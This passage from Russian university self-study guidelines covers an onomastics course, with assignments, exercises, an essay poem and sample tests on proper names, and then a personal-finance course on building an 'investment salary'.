8.	УВ №14. Практическое занятие 9. Культурное городское пространство	Подготовить интерактивную экскурсию по предложенным темам	Интерактивная экскурсия	2	4
9.	УВ №15. Практическое занятие 10. Русская коммерческая эргонимия	Придумайте 10 эргонимов. Используйте всевозможные способы словообразования и мотивации.	Устный опрос	2	4
10.	УВ №17. Практическое занятие 11. Этнонимы вокруг нас	Посмотреть видеофрагменты и подготовить конспекты по предложенным материалам.	Тезисы	2	6
11.	УВ №18. Практическое занятие 12. Современные этносы: мы снова говорим на разных языках	Выполнение упражнения	Устный опрос	2	6

12.	УВ № 20-21. Практическое занятие 13-14. Новые разделы современной ономастики	Выполнение упражнений. Просмотр и комментирование видеофрагмента по ссылке.	Устный опрос	2	6
13.	УВ № 23-24. Практическое занятие 15-16 Ономастика художественного текста	Написать эссе на тему «Имя собственное как культурный носитель»	Эссе	2	6
14.	УВ № 25. Практическое занятие 14-15. Учебная конференция	Подготовка проекта	Проект	4	6
15.	УВ №26. Аттестация 1. Промежуточная аттестация 1. Дифференцированный зачёт	Выполнение тестов	Результаты тестов	0	18
					Итого: 92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

УВ № 2-3. Практическое занятие 1.

Таблица. Виды онимов:

№	Оним (ИМЯ)	Значение, пример
1.	агионим	
2.	андроним	
3.	анемоним	
4.	антропоним	
5.	астионим (полисоним)	
6.	библионим	
7.	гемероним	
8.	геортоним	
9.	гидроним	
10.	гипоним	
11.	дримоним	
12.	дромоним	
13.	зооним	
14.	катойконим	
15.	киноним	
16.	кличка	
17.	космоним	
18.	криптоним	
19.	ктематоним	
20.	мифоним	
21.	наутоним	
22.	некроним	

23.	ойкодомоним	
24.	поэтоним	
25.	прозвище	
26.	псевдоним	
27.	смионим	
28.	теоним	
29.	топоним	
30.	урбаноним	
31.	фалероним	
32.	фелиноним	
33.	фитоним	
34.	хороним	
35.	хрематоним	
36.	хрононим	
37.	эргоним	
38.	этноним	

Литература:

1.
https://ru.ruwiki.ru/wiki/%D0%A1%D0%BB%D0%BE%D0%B2%D0%B0%D1%80%D1%8C_%D1%80%D1%83%D1%81%D1%81%D0%BA%D0%BE%D0%B9_%D0%BE%D0%BD%D0%BE%D0%BC%D0%B0%D1%81%D1%82%D0%B8%D1%87%D0%B5%D1%81%D0%BA%D0%BE%D0%B9_%D1%82%D0%B5%D1%80%D0%BC%D0%B8%D0%BD%D0%BE%D0%BB%D0%BE%D0%B3%D0%B8%D0%B8
2.
https://cyberleninka.ru/article/n/sovremennaya-onomasticheskaya-terminologiya-problema-ponimaniya-i-perspektivy-razvitiya

Критерий оценивания: степень полноты и достоверности информации, представленной в таблице, последовательность и корректность связей.

УВ №5. Практическое занятие 3. Подобрать в СМИ не менее 10 примеров различной интерпретации личных имён собственных (метаморфозы ИС в газетных заголовках, антипаремиях и др.).

Найти в интернете редкие личные ИС в разных языках. Прокомментировать мотивы номинации.

Критерии оценивания: проявление самостоятельности, творческой активности, включение элементов новизны в процессе выполнения задания, степень проявления научного мышления.

УВ №6. Практические занятия 4.

Собрать индивидуальную информацию в соответствии с алгоритмом.

•АЛГОРИТМ:

•1. Узнать информация о том, где проживали предки по фамильной линии (дед, прадед и т.д.)

•2. Были ли достоверно известные изменения в написании фамилии? Узнать, нет ли в фамилии ошибки (по мнению родственников)?

•3. Указать национальность предка.

•4. Обратиться к этимологическому (или толковому) словарю (например, Словарь «Толковый словарь …» В.И. Даля для русского языка). Посмотреть значение в Интернете, сравнить со своим исследованием.

5. Подобрать фотографии предков для презентации.

6. При помощи ИИ создать герб и фамильный диплом.

В ходе исследования следует обратиться к одной или нескольким программам ИИ, сформулировать нужные запросы и зафиксировать полученные результаты. Это могут быть такие, как Merlin, YandexGPT 4 Pro, YandexGPT 3 и др.

Критерии оценивания: проявление самостоятельности, творческой активности, включение элементов новизны в процессе выполнения задания, степень проявления научного мышления.

УВ №8. Практическое занятие 5. Подготовить сообщение с презентацией по одной из предложенных тем.

Цель подготовки презентации – развитие навыков лаконичного представления собранных материалов и фактов в соответствии с требованиями, предъявляемыми к научным обзорам.

При подготовке презентации студент должен решить следующие задачи:

— обосновать актуальность и значимость темы;
— ознакомиться с литературой и произвести её анализ;
— собрать необходимый материал для исследования;
— провести систематизацию и анализ собранных данных;
— изложить свою точку зрения по дискуссионным вопросам рассматриваемой темы;
— по результатам полученных данных сделать собственные выводы.

Презентация из 5-7 слайдов оформляется в соответствии со стандартными требованиями.

Тема на выбор:

1. Никнеймы в социальных сетях (язык по выбору).
2. Современные прозвища в детской (студенческой) среде: структура, значение, мотивы номинации (язык по выбору).
3. Методика образования собственного ника.
4. Современные псевдонимы блогеров (актёров, писателей, политиков) (язык по выбору).
5. Псевдонимы известных писателей и политиков: значение, функции, мотивы номинации).
6. Неофициальная система общения (на материале различных культур).
7. Официальная система общения (на материале различных культур).

Критерии оценивания: проверка презентаций на предмет полноты информации, правильной её организации, доступности для слушателей/зрителей, соблюдения стандартных требований к оформлению, научному уровню, дизайну.

УВ №9. Практическое занятие 6. Подготовить проблемный вопрос "Общение при помощи имён собственных (обращение, просьба, прощание, согласие, отказ) в разных языковых культурах".

Сообщение готовить по плану:

ПЛАН ПРЕЗЕНТАЦИИ:

1. Традиции именования: формулы именования, значение имен собственных, их этимологии.
2. Интересные факты.
3. Как обращаться к знакомым и незнакомым людям.
4. Невербальное общение (жесты, позы, мимика).

Языки по выбору в следующей таблице:

Китайский
Корейский
Арабский
Испанский
Итальянский
Вьетнамский
Армянский
Азербайджанский
Японский
Татарский
Французский
Турецкий
Хинди
Английский
Греческий
Иврит
Чешский
Польский
Бенгальский
Португальский
Таджикский
Туркменский
Немецкий
Узбекский
Свой язык (по выбору)

Критерий оценивания – проверка правильности выполненного анализа в формате коллективного обсуждения и устного опроса.

УВ №11. Практическое занятие 7.

Вспомнить следующие определения терминов: топос, топонимика, топонимия, ороним, гидроним, дромоним, лимноним, урбаноним, астионим, полисоним.

Прочитать в интернете информацию об истории заселения Западной Сибири.

Посмотреть видеофрагменты.

Написать эссе "Что я узнал об истории Западной Сибири"
https://rutube.ru/video/ab3a0e30f5ed9dcde82f4396bda41f45/
https://rutube.ru/video/78987c1ed344f96be5f13d9e83fdf6de/

Критерии оценивания: проявление самостоятельности, творческой активности, включение элементов новизны в процессе выполнения задания, степень проявления научного мышления.

УВ №12. Практическое занятие 8. Выполнить упражнение. Спишите, раскрывая скобки:

У (Остап Сулейман Берта Мария Бендер-бей) (1) было много способов раздобыть деньги. Мы посмотрели новый фильм о (Мария Кюри). Сценарий к («ДерсуУзала») Юрий Нагибин писал совместно с (Акира Куросава).
Николай купил книгу (Анна Луиза Жермена де Сталь). Сам (Марсель Марсо) пригласил (Марина Влади) сниматься в ("Байки из склепа"). Об этом ты можешь прочесть у (Марсель Пруст).
На «Голубой Огонёк» не пригласили (Эдита Пьеха). В нашей группе никто из студентов не умеет танцевать (Камаринская). В книжном магазине можно купить известные произведения (Гузель Яхина).
В (деревня Петухово) можно купить породистых щенков-алабаев. А в (Конюхово) приезжают на страусиную ферму «Милый страус».
Ответ на этот вопрос вы найдете в учебном пособии (Дитмар Эльяшевич Розенталь). После матча Игорю удалось взять автограф у самого (Александр Буре). На занятии мы долго спорили о концепции (Александр Владимирович Бондарко).
В городе (Казань) прошла встреча стран саммит БРИКС. В (Кемерово) снова соберутся ведущие модельеры стран ближнего и дальнего зарубежья.
Недавно у (Григорий Сковорода) родился сын, которого назвали (Павел Семён). Студентам так сложно сдать экзамен (Любовь Ивановна). Друзья так расстроились, что их не смогли попасть на спектакль (Гришковец).
Братья (Генрих и Томас Манны) сделали предложение руки и сердца сестрам (Тамара и Ирина Прессы).

Критерий оценивания – проверка правильности выполненного анализа в формате коллективного обсуждения и устного опроса.

УВ №14. Практическое занятие 9. Выполнение упражнений.

Проекты – интерактивные экскурсии «Прогулки по Тюмени и другим городам»:

1. Тюмень культовая и мистическая (о чём: кладбища, церкви, мечети, костел, синагога и др. (названия, где, почему, легенды): клуб «Дзержинец» (призрак большевика), пожарная башня-каланча на улице Осипенко (призрак), Свято-Троицкий монастырь (светящийся монах), ул. Республики 44 и Первомайской12 (Дух Колмакова), район «Маяка» (НЛО) и др.

2. Тюмень литературная (о чём: улицы, места, легенды, связанные с писателями)
3. Мосты и парки: катаемся по городу (о чём: маршруты, названия, новые пути-дороги)
4.Тюмень историческая (о чём: люди, улицы, легенды, история и др.)
5. Мы строим, строим, строим.. (о чём: названия ЖК (почему), новые улицы и др.
6. Культовые места для новобрачных (о чём: где и в каких местах проходят фотосессии, легенды, маршруты)
7. Тюмень - культурная «столица деревень» (о чём: как и где культурно отдохнуть в Тюмени: названия, маршруты)
8. Шопимся по-тюменски (о чём: названия ТЦ, бутиков, расположение, маршруты и др.).
9. Тюмень гастрономическая (о чём: названия кафе, ресторанов, блюд и др.)
10. Тюмень военная (о чём: названия военных учреждений, улиц, связанных с гражданской войной или Вов, история)
11. Названия предприятий – лингвокультурные маркеры города (о чём: оригинальные, смешные, необычные названия магазинов и офисов, мотивы номинации, почему такие, структура названий, соотношений названий с культурой современной речи, восприятие этих названий горожанами)
11. У меня есть своя тема. И это …. (приветствуется!)
12. Можно взять эти же темы, но заменить город Тюмень на свой город, свою страну!!!

Критерии оценивания: проверка интерактивных презентаций-экскурсий на предмет полноты информации, правильной её организации, доступности для слушателей/зрителей, соблюдения стандартных требований к оформлению, научному уровню, дизайну.

УВ №15. Практическое занятие 10.

Придумайте 10 эргонимов. Используйте всевозможные способы словообразования и мотивации.

В ходе исследования можно обратиться к одной или нескольким программам ИИ, сформулировать нужные запросы и зафиксировать полученные результаты. Это могут быть такие, как Merlin, YandexGPT 4 Pro, YandexGPT 3 и др.

Критерии оценивания: проверка правильности выполнения заданий в процессе устных ответов и коллективного обсуждения.

УВ №17. Практическое занятие 11. Прослушать видеофрагменты и подготовить конспекты:

1. «О происхождении этнонима Русь» https://rutube.ru/video/2142b9369bf971783ca6e50ca7976e38/

2. «Коренные народы Ямала» https://rutube.ru/video/cfa0482c63461b4408f5a19445e8465d/

3. «Как возникают названия народов. Александр Пиперски» https://rutube.ru/video/4abae75cf5ace6cf1a6bd101ba1aa636/

Конспект – краткая письменная фиксация основных фактических данных, идей, понятий и определений, устно излагаемых преподавателем или представленных в литературном источнике.

***Критерии оценивания*:** проверка конспектов в соответствии с объемом аналитически обработанного учебно-научного материала, отражающего логическую связь частей прослушанной или прочитанной информации и качеством его усвоения.

УВ №18. Практическое занятие 12. Выполнение упражнения.
Прокомментируйте идиомы с этнонимами, что они обозначают? Приведите примеры их использования в речи:
1. Египетская сила
2. Как швед под Полтавой
3. Польский гонор
4. Турецкий барабан
5. Французская болезнь
6. Японский городовой!
7. Волос как у китайца
8. Цыганский пот
9. Испанский стыд
10. Китайская грамота
11. Итальянская забастовка
12. Греческая трагедия
13. Английский юмор
14. Немецкое качество
15. Русская душа
16. Русский характер
17. Татарская сила
18. Французский поцелуй
19. Шотландский виски
20. Американская мечта
21. Еврейский вопрос
22. Индейская хитрость
23. Мексиканские страсти
24. Арабская ночь
25. Египетская тьма
26. Норвежский лес
27. Бразильский карнавал
28. Ирландское рагу
29. Португальский кораблик
30. Чешская бижутерия

УВ №20-21. Практическое занятие 13-14. Выполнение упражнений. Посмотреть и прокомментировать видеофрагмент по ссылке:

Кто изобрёл улицы? https://rutube.ru/video/ced19b1deb2549e8129d97889b6492a6/

Критерии оценивания: проявление самостоятельности, творческой активности, включение элементов новизны в процессе выполнения задания, степень проявления научного мышления.

УВ №23-24. Практическое занятие 15-16. Написать эссе с опорой на текс на тему «Имя собственное как культурный носитель». Отразить в эссе следующую информацию: значение (культурные коды) имени в тексте, особенности употребления (коммуникации), функции имени собственного (номинативная, контактоустанавливающая, эстетическая, экспрессивная, индивидуализирующая, характеризующая, пространственно-временная, символическая и др.), трансформация имени и др.

Текст для написания эссе:

Памяти Коли Резанова

На перрон, полный семечек, подгоняли состав

Алкаши - шикиревичи занимали места

Молодые - красивые, лезли мы в эшелон.

Николай Серафимович, твой был первый вагон.

Рвались струны безжалостно не за тыщи - за грош.

За "спасибо - пожалуйста" их в стакан не нальёшь.

Белой ночью, чуть кремовой, "Парус" плыл по реке:

Николай Хризантемович расцветал в кабаке.

Жемчугами ты сыпал, касаясь рукой струн серебряных,

И карась золотой всё клевал, да клевал до утра.

"Три семёрки" разлив по стаканам на невском поребрике,

Закрывали мы счёт, добавляя ещё по сто грамм.

В тихой роще осиновой пот стирая с лица,

Николай Хирасимович разрывал нам сердца.

Недремотный трамвая сыч - три копейки билет -

Николай Нидвораевич, ты был в масть нам и в цвет!

На сегодняшних вёслах артисты лабают известные,

Но до "пара" такого никто из крутых не дорос.

Где-то там, позади, лихо катит дрезина с маэстрами,

Безуспешно пытаясь догнать твой, Резан, паровоз.

В небо, с криком отчаянным, птичья стая ушла,

Не хватало печали нам: "Коля, что за дела!?"

Пламя свечей парафиновых... Загрустил Ленинград:

"Николай Серафимович, до свидания, брат"

Угорают банкиры, по киру целуясь с клиентами,

И братва за слова отвечает, как в лучшие дни.

Все равны - что в парных, что в пивных пред магнитными лентами,

На которых твоя, Серафимыч, гитара звенит!..

А. Розенбаум

Критерии оценивания: проявление самостоятельности, творческой активности, включение элементов новизны в процессе выполнения задания, степень проявления научного мышления.

УВ №25. Практическое занятие 14-15.
Подготовить проект (можно коллективный) по одной из предложенных тем.

Цель подготовки проекта – развитие навыков лаконичного представления собранных материалов и фактов в соответствии с требованиями, предъявляемыми к научным обзорам.

При подготовке проекта студент должен решить следующие задачи:
— обосновать актуальность и значимость темы;
— ознакомиться с литературой и произвести её анализ;
— собрать необходимый материал для исследования;
— провести систематизацию и анализ собранных данных;
— изложить свою точку зрения по дискуссионным вопросам рассматриваемой темы;
— по результатам полученных данных сделать собственные выводы.

Темы проектов:

1. Имя собственное в социальных сетях (семантика, мотивы, функции, успешность, рекомендации).
2. Сценические псевдонимы.
3. Псевдонимы политиков.
4. Псевдонимы русских и зарубежных писателей.
5. Дифференциация и функции псевдонимов, ников, прозвищ.
6. Названия средств массовой информации в России и моей стране (названия газет, журналов, телепрограмм и радиопрограмм).
7. Какие имена дают собакам в разных странах (традиции и новации).
8. Какие имена дают кошкам в разных странах (традиции и новации).
9. Что стоит за названием фильма? (почему фильмы так называют? Какие самые употребляемые слова, словосочетания есть в названиях фильма)
10. Что скрывают современные бренды?
11. Какие названия и почему дают конфетам?
12. Названия современных напитков в России и моей стране.
13. Как придумать название своей компании?

Критерии оценивания: проверка презентаций на предмет полноты информации, правильной её организации, доступности для слушателей/зрителей, соблюдения стандартных требований к оформлению, научному уровню, дизайну.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

При самостоятельной подготовке к промежуточной аттестации студенты должны прорабатывать теоретические и методологические источники, предусмотренные РПД, если

обсуждаемый аспект носит дискуссионный характер, то следует изучить и представить несколько существующих точек зрения.

УВ №26. Аттестация 1.

Дифференцированный зачёт проходит в форме собеседования, во время которого студент, опираясь на изученный в рамках дисциплины материал, должен раскрыть два теоретических вопроса из *перечня контрольных вопросов к дифференцированному зачету*. **Собеседование по теоретическим вопросам к дифференцированному зачету –** специальная итоговая беседа преподавателя со студентом на темы, связанные с изучаемой дисциплиной, рассчитанная на выяснение объема знаний студента по всему курсу.
Вопросы к зачету:

1. Ономастика как наука: предмет, объект исследования. Основные разделы, терминология. Виды онимов.
4. Особенности славянской этнонимии.
5. Иноязычная этнонимия: проблемы взаимодействия и функционирования.
6. Источники изучения русской этнонимии.
7. Антропонимика. Краткая характеристика методов антропонимических исследований.
8. Основные понятия и термины антропонимики. Принципы классификации антропонимов.
9. История изучения русского антропонимикона. Общая характеристика антропонимических процессов.
10. Особенности формирования русско-славянской антропонимической системы. Особенности изменения.
11. Особенности склонения русских и иноязычных антропонимов.
12. Процессы адаптации заимствованных имен.
13. Псевдонимы и прозвища: функционирование в языке и речи.
14. Взаимодействие различных антропонимических систем.
15. Основные способы образования названий жителей.
16. Общая характеристика основных разделов, методов топонимики. Принципы топонимических классификаций.
17. Основные структурные модели русско-славянской топонимии. Диалектная лексика в русской топонимии.
18. Семантические модели русско-славянского топонимикона региона.
19. Отличительные черты и общая характеристика заимствованной топонимии.
20. Проблемы взаимодействия локальных топосистем региона.
22. Мифонимы, агионимы и теонимы как отражение духовного мира русского народа.
24. Способы образования русских эргонимов.
25. Семантическая характеристика русских эргонимов.
26. Зоонимия региона. Перспективы развития. Основные разделы зоонимики.
27. Новые разделы ономастики.
28. Проблема функционирования и семантика рекламных имен.
29. Проблемы нейминга в современном русском языке.
30. Ономастика художественного текста.

Критерии оценивания устных ответов и практического задания:
1. Отлично:
- соответствие ответа содержанию дисциплины;
- структурированность и аргументированность ответа;
- информационная полнота и корректность ответа;
- демонстрация знакомства с научной и учебной литературой по теме;
- проявление навыков анализа, обобщения и интерпретации учебного материала.

2. Хорошо:
   - неполная реализация одного/двух указанных критериев оценивания.
3. Удовлетворительно:
   - неполная реализация трех и более критериев оценивания.
4. Неудовлетворительно:
   - отсутствие реализации любого из указанных критериев оценивания.

Образцы тестов для проведения текущего контроля:

ТЕСТЫ:

Вариант 1

1. Стилистический метод используется:

1. при сопоставительном изучении именников разных народов;

2. при собирании, систематизации и каталогизации антропонимического материала;

3. при установлении роли собственных имен в построении художественного образа;

4. при выявлении состава собственных имен и их употребительности в различных социальных группах общества, в разных населённых пунктах, в разные хронологические срезы и т.п.

2. Патронимы отвечали на вопрос

a) кто?

b) чей?

c) какой?

d) кого?

3. Термин не относится к зоонимическим:

a) иппоним;

b) киноним;

c) теоним;

d) фелиноним.

4. Не созданы на базе вариантов одного имени фамилии в ряду -

a) Астапов, Астахов, Астафьев, Евстафьев, Асташкин;

b) Егоров, Юрьев, Георгиев;

c) Ольгин, Олин, Олюнин, Оленин, Олькин;

d) Ивантеев, Ивашов, Ванькин, Иванищев, Ивашкин.

5. Этнонимами не являются:

1. сербы, хорваты, чехи;
2. вятичи, кривичи, уличи;
3. варятинские, черкасские, барятинские;
4. Русь, Серебь, Морова;
5. персяне, галичане, агняне, асуряне.

6. Древнерусские личные имена Некрас, Немил, Нелюба имели статус -

а) имен-пожеланий

б) имен- украшений

в) имен–оберегов

г) имен-метафор

7. Древнерусское личное имя, в котором не отмечается желанность или нежеланность появления ребенка на свет

а) Нечай

б) Поздей

в) Ждан

г) Истома

8. Личное имя имеет мужскую и женскую форму

а) Авдей – Авдея

б) Анастасий – Анастасия

в) Данил – Даниела

г) Еремей – Еремея

9. Все личные женские имена в ряду появились после Октябрьской революции

а) Галина, Доминика, Декабрина

б) Гелия, Еликонида, Дарьяна

в) Наина, Кристина, Клара

г) Олимпия, Раиса, Руфина

Вариант 2

1. Неправильное произношение отчества

а) Никола[в]на

б) Никити[ш]на

в) Саныч

г) Фомини[ш]на

2. Гипокористическая форма имени, не способная в современном русском языке обозначать и мужчину, и женщину -

а) Женя

б) Паша

в) Саша

г) Тома

3. Все женские личные имена в ряду являются гипокористическими -

а) Лена, Таня, Зоя

б) Зина, Света, Таисия

в) Наташа, Даша, Оля

г) Диана, Олеся, Алена

4. Личное имя представлено в пейоративной форме

а) Надька

б) Ольга

в) Светуля

г) Уля

5. Правильный вариант склонения имени и фамилии

а) беседа с Натальей Сухой (Им. пад. - Сухих)

б) сообщение для Ольги Ткаченки

в) в гостях у Марины Кромская

г) цветы для Аллы Клюки

6. Фамилия, обозначающая мужчину, будет склоняться

а) Петренко

б) Долгих

в) Дурново

г) Марандин

7. Фамилия, обозначающая женщину, будет склоняться

а) Запара

б) Сухих

в) Левченко

г) Дубяго

8. Не являются разновидностью антропонима:

а) псевдоним

б) личное имя

в) пелагоним

г) прозвище

д) фалероним

9. Апеллятив – это…

1. собственное имя

2. несобственное имя

3.имя нарицательное

4.имя существительное

5.местоимение

10. Соответствие имен собственных и ономастических терминов:

Николенька	пейоратив
Коля	мелиоратив
Колька	гипокористика

Николаище	деминутив
	аугментатив

11. Соответствие раздела ономастики и изучаемого объекта:

ктематонимика	название предприятий
астронимика	название народа
антропонимика	клички животных
зоонимика	название внутригородских объектов
этнонимика	имена людей
эргонимика	названия небесных тел
	название товарных знаков

12. Соответствие личного имени, заимствованного русским языком, и языка-источника:

Иветта	греческий
Индира	испанский
Ленора	французский
Эстелла	индийский
	Английский

13. Соответствие литературных персонажей и их авторов:

Анджело	М.Ю.Лермонтов
Бисаврюк	И.С.Тургенев
Лиговская	Н.А.Островский
Кабаниха	Н.С.Лесков
Леди Макбет	А.С.Пушкин
	Н.В.Гоголь

10. Не являются синонимами термины -

а) мирское имя, неканоническое имя

б) крестильное имя, календарное имя

в) христианское имя, некрестильное имя

г) языческое имя, древнерусское имя

Вариант 3

1. В данных географических названиях следует произносить Ё, а не Е:

а)Белозерск

б)Ликино-Дулево

в)Берн

г)Киево-Печерская лавра

д)Олекма

е)Шверин

2. Номинации, не относящиеся к антропонимам:

а) Варька-бобылка, Жадоба, Питерцев, Сашок;

б) Камчадалы, ногайцы, венгры, ненцы;

в) Ольга, Василиса, Александра, Евгения;

г) Перун, Стрибог, Мокошь, Велес;

д) Роза, Гелий, Искра, Электра, Мартен.

3. Не являются по происхождению тюркскими:

а) Буре

б) Даир

в) Марат

г) Мурат

д) Ренат

4. Псевдонимы А.П. Чехова:

а) Антон Крайний

б) Белый

в) Грач

г) Кисляев

д) Скворец

5. Личные имена имеют парную (мужскую и женскую) форму:

а) Авдей – Авдея

б) Анастасий – Анастасия

в) Еремей – Еремея

г) Земфир – Земфира

д) Людмил - Людмила

6. Не являются синонимами термины:

а) мирское имя - каноническое имя

б) крестильное имя - календарное имя

в) христианское имя - некрестильное имя

г) языческое имя - древнерусское имя

д) деминутивное имя – уменьшительно-ласкательное имя

7. В именовании отсутствует имя отца:

а) Полад Бюль-Бюль оглы

б) Евгений Васильев Базаров

в) Владимир Ульянов-Ленин

г) Ибн-Сина

д) О'Генри

е) Чак Карлос Норрис

8. В именовании сказочного персонажа количество звуков и букв одинаково:

а) Василиса Премудрая

б) Золотой Петушок

в) Красная Шапочка

г) Иван Царевич

д) Мальчик-с-Пальчик

е) Серая Шейка

9. В топонимах все согласные звуки обозначены соответствующими по звонкости/глухости буквами:

а) Брисбен

б) Висбаден

в) Гладбах

г) Котбус

д) Страсбург

е) Учкудук

10. Вторичные образования по отношению к личным собственным именам:

а) отчество

б) ник-нейм

в) псевдоним

г) прозвище

д) фамилия

11. Неславянские по происхождению имена:

1. Анфиса

2. Борис

3. Богдан

4. Вадим

5. Ольга

6. Светлана

12. Невозможно образовать сокращенных отчеств от имен собственных:

а) Лев

б) Леонид

в) Павел

г) Пантелей

д) Петр

13. Прозвища Кабан, Свинья, Маленький Свин, Поросята относятся к:

а) индивидуальным

б) семейным

в) социальным

г) территориальным

д) этническим

14. Вид одежды, получивший свое название не от фамилии:

а) галифе

б) джинсы

в) макинтош

г) смокинг

д) френч

Вариант 4

1. Укажите правильное написание имени:

А. Викентий Аполлонович В. Викентий Апполонович С. Векентий Аполлонович D. Викентий Аполонович.

2. Выберите тюркские по происхождению имена:

А. Диляра В. Ильдар С. Ренат D.Булат

3. В футбольном первенстве государства Ватикан играют такие команды, как: А.«Кожаный мяч», «Ватикан», «Музеи», «Сборная гвардейцев» В. «Банк», «Сборная телепочты», «Библиотеки», «Футбольная команда №1» С. «Телепочта», «Гвардейцы», «Библиотека», «Сборная музеев» D. «Футбольная сборная», «Гвардейцы, вперед», «Сборная библиотек», «Банки Ватикана».

4. Имена Некрас, Нелюб, Неклюд, Безобраз, Чернава, Вырод являются:

А. антропоморфными В. агиографическими С. акронимическими D. апотропеическими.

5. Сборник личных имен человека какой-либо национальности:

A. именник B. ономастикон C. словник D. антропонимика

6. По-испански русское имя Иосиф будет звучать:

A. Хуан B. Яго C. Эжен D. Хосе

7. Одним из первых древнерусских городов, названных по имени легендарного основателя, были:

A. Киев B. Устюг C. Царицыно D. Петербург

8. Перед вами список, состоящий из фамилий и псевдонимов отечественных писателей. Сколько лиц упомянуто? Алов, Антон Крайний, Багрицкий, Белый, Бугаев, Гиппиус, Гликберг, Горький, Грач, Дзюбин, Иван Шлагбаум, Казак Луганский, Кисляев, Кир Булычев, Можейко, Нина Воскресенская, Саша Черный, Фет, Чехов, Чхартишвили.

9. Укажите ударения в именах литературных персонажей. Назовите авторов:

Анджело, Бисаврюк, Дулитл Элиза, Кабаниха, Корсар, Лаэрт, Лиговская, Макбет, Фигаро

10. От данных топонимов образовать имена существительные со значением «жители, житель, жительница: Березово, Тазовский, Бердюжье.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Инвестиционная зарплата*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Решетникова Людмила Геннадьевна, доцент Финансово-экономического института, Болдырева Наталья Брониславовна, профессор Финансово-экономического института*

1. Темы дисциплины для самостоятельного освоения обучающимися

1) Инструменты для формирования инвестиционной зарплаты
2) Механизмы формирования инвестиционной зарплаты

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак. ч.)
1	2	3	4	5	6
1	Инструменты для формирования инвестиционной зарплаты	Создание инвестиционного портфеля	Результат тестирования, Инвестиционный портфель	20	28
2	Механизмы формирования инвестиционной зарплаты	Создание плана инвестирования	Результат тестирования, Инвестиционный план	20	28
3	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
4	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение заданий	Успешное выполнение заданий	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1) Инструменты для формирования инвестиционной зарплаты
   Создание инвестиционного портфеля

- Примерное задание: составить инвестиционный портфель.
- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительный материал: учебник «Современный финансовый рынок» (https://urait.ru/book/sovremennyy-finansovyy-rynok-557258), тему 5 «Рынок ценных бумаг».
  - Пройдите тестирование по изученной теме (сохраните отчет о результатах тестирования).
  - Определите целевую структуру и инструменты для включения в инвестиционный портфель.
  - Сделайте выбор доступных инструментов на рынке ценных бумаг и сформируйте инвестиционный портфель.
- Критерии оценивания:
  - Максимальный балл по тесту «Рынок ценных бумаг» (5 баллов).

- Логичность и точность структуры инвестиционного портфеля (5 баллов).
- Использование релевантных источников для сбора информации (5 баллов).
- Полнота и обоснованность отбора ценных бумаг для портфеля (5 баллов).

2) Механизмы формирования инвестиционной зарплаты.
Создание плана инвестирования.

Примерное задание: составить план инвестирования.

- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные материалы: учебник «Современный финансовый рынок» (https://urait.ru/book/sovremennyy-finansovyy-rynok-557258), тему 6 «Профессиональные субъекты рынка ценных бумаг».
  - Изучите условия доступа к инвестиционным инструментам.
  - Составьте блок-схему плана инвестирования.
- Критерии оценивания:
  - Максимальный балл по тесту «Профессиональные субъекты рынка ценных бумаг» (5 баллов).
  - Использование релевантных источников для сбора информации (5 баллов).
  - Полнота понимания механизмов формирования инвестиционной зарплаты (5 баллов).
  - Качество оформления инвестиционного плана (5 баллов).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или претендующих на более высокую оценку, чем получена по результатам текущей успеваемости. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде презентации инвестиционного плана и устного собеседования с преподавателями.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся на лекциях и в процессе выполнения лабораторных работ.

Вопросы для подготовки к дифференцированному зачету:

1. Сформулируйте свои краткосрочные, среднесрочные и долгосрочные финансовые цели (минимальное количество для каждой категории - три). Определите их основные характеристики, денежные суммы и сроки.
2. Проанализируйте состояние личного бюджета в течение последнего года с ежемесячной динамикой.
3. Рассчитайте размер своего резервного фонда и определите механизм и срок его формирования. Определите финансовые инструменты, подходящие для формирования резервного фонда. Сделайте выбор таких финансовых инструментов на современном рынке.
4. Определите целевой размер инвестиционной зарплаты. Рассчитайте размер капитала для получения инвестиционной зарплаты и ежемесячные денежные суммы для его формирования.
5. Определите структуру портфеля для инвестиционной зарплаты на основе личного риск-профиля.
6. Определите критерии отбора облигаций для включения в инвестиционный портфель. Сделайте выбор облигаций для своего инвестиционного портфеля.

7. Определите критерии отбора акций для включения в инвестиционный портфель. Сделайте выбор акций для своего инвестиционного портфеля.
8. Определите критерии отбора ПИФов для включения в инвестиционный портфель. Сделайте выбор ПИФов для своего инвестиционного портфеля.
9. Какие финансовые инструменты можно использовать для инвестирования в недвижимость?
10. Определите критерии отбора ЗПИФН. Сделайте выбор ЗПИФН для своего инвестиционного портфеля.
11. Составьте алгоритм формирования инвестиционной зарплаты.
12. Определите особенности налогообложения разных инвестиционных доходов. Какие налоговые льготы можно использовать для повышения инвестиционной зарплаты?

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Интернет вещей в экономике и повседневной жизни*
